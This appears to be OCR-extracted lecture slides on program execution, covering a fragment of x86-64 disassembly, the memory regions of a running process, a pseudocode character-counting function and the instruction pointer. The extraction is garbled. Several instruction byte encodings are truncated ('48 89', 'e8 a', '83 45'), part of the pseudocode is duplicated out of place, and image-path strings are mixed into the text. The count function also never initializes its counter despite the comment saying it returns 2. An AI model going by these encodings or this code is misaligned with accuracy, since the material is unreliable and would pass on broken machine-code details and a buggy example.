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
  400557:              00
  400558:              48 8b 45 e0              mov    rax,QWORD PTR
[rbp-0x20]
  40055c:              48 01 d0                 add    rax,rdx
  40055f:              48 8b 00                 mov    rax,QWORD PTR [rax]
  400562:              48 89                    mov    rdi,rax
  400565:              e8 a                     call   400410 <puts@plt>
  40056a:              83 45                    add    DWORD PTR
[rbp-0x4],0x1
  40056e:              8b 45 fc                 mov    eax,DWORD PTR
[rbp-0x4]
  400571:              3b 45 ec                 cmp    eax,DWORD PTR
```

What happens when you execute a compiled program?

Computer Memory

Running programs exists in memory


- Program memory – the code for the program
- Data memory – variables, constants, and a few other things, necessary for the program
- OS memory – always available for system calls
  - E.g. to open a file, print to the screen, etc.



Process Memory

```
0: integer count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5:
   }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8:
   }
```



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6:
   void main(integer argc, strings argv) {
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

     count("testing", "t"); // should return 2
8:
   }
```

The CPU keeps track of the current Instruction Pointer (IP)

IP



Process Memory



